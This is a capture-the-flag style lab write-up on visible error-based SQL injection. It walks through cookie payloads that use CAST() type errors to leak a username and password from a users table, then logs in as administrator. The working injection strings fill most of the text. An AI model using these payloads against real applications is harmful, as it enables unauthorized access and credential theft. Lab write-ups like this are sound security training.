Visible Error-Based SQLi
· Matthew Crum
Misconfiguration of the database sometimes results in verbose error messages that can provide useful information to an attacker. Occasionally an attacker may even be able to induce the application to generate an error message that contains some of the data that is returned by the query effectively turning an otherwise blind SQLi vulnerability into a visible one. One way to achieve this is to convert the data from one type to another. Often the data contained in a database is in string format, converting it to an incompatible data type may generate an error message that contains the data in plaintext.
Lab
Visible Error-Based SQL Injection


To start off this lab I need to capture a request with the tracking cookie and send it to the repeater in Burp Suite. The challenge states that request submits a SQL query containing the value of the submitted cookie but the results of the query are not returned in the response. These means that if there is no problem with the query the page will return a normal response.

I can edit the value of the TrackingId so that it contains an open single quote ' to test how the application will respond to an invalid query.
TrackingId=JjqFqj0JFH6ED4A4'
This time the applications response contains an error:
“Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = ‘JjqFqj0JFH6ED4A4’’. Expected char”.

This error message states that there is an unterminated string literal, which means that a string value in the query is not properly closed. This makes sense given that I did so on purpose to generate an error. It provides the position in the SQL query that the error occurred and provides me with details of what the query itself is, a SELECT statement that retrieves all columns * from a table called tracking WHERE the id column is equal to the string value of my trackingId 'JjqFqj0JFH6ED4A4.
Adding comment characters -- to comment out the rest of the query causes the application to respond normally suggesting that the query is now syntactically correct.
TrackingId=JjqFqj0JFH6ED4A4'--

If I modify my query to include a generic SELECT subquery I can use the CAST() function to convert the returned value into an integer.
TrackingId=8KUZF4p3iWI1ok2d' AND CAST((SELECT 1) AS int)--
This generates a new error:
“ERROR: argument of AND must be type boolean, not type integer Position: 63”


Since an AND condition must be a Boolean expression I can modify the query to contain a comparison operator.
TrackingId=8KUZF4p3iWI1ok2d' AND 1=CAST((SELECT 1) AS int)--
Since no error is generated in response to this query it must be valid.

Now I further modify the query so that the SELECT subquery tries to retrieve usernames from the users database.
TrackingId=8KUZF4p3iWI1ok2d' AND 1=CAST((SELECT username FROM users) AS int)--
This will again generate a new error:
“Unterminated string literal started at position 95 in SQL SELECT * FROM tracking WHERE id = ‘8KUZF4p3iWI1ok2d’ AND 1=CAST((SELECT username FROM users) AS’. Expected char”
I can see from the error message that my query is being cut off at the AS function. This would likely indicate a character limit with the length of a query to the web application’s database. Since the error indicates the problem is at position 95 this is likely the limit. I can free up some additional characters by deleting the original value of the TrackingID but even that generates a new error.
TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)--

“ERROR: more than one row returned by a subquery used as an expression”. To fix this error I can use the
LIMITfunction so that the application only returns one row with its response.

TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--
This time the error message returned inadvertently leaks the first username, administrator from the users table in a data type syntax error. > “ERROR: invalid input syntax for type integer: “administrator””
Now that I have verified how the vulnerability works within the web application, and know that the first user in the table is administrator I can modify the query again but to leak the data in the password column instead of the username column.
“ERROR: invalid input syntax for type integer: “hkfa8nkjbattubzdg8ur””
TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--

Logging in with the credentials administrator:hkfa8nkjbattubzdg8ur completes the challenge.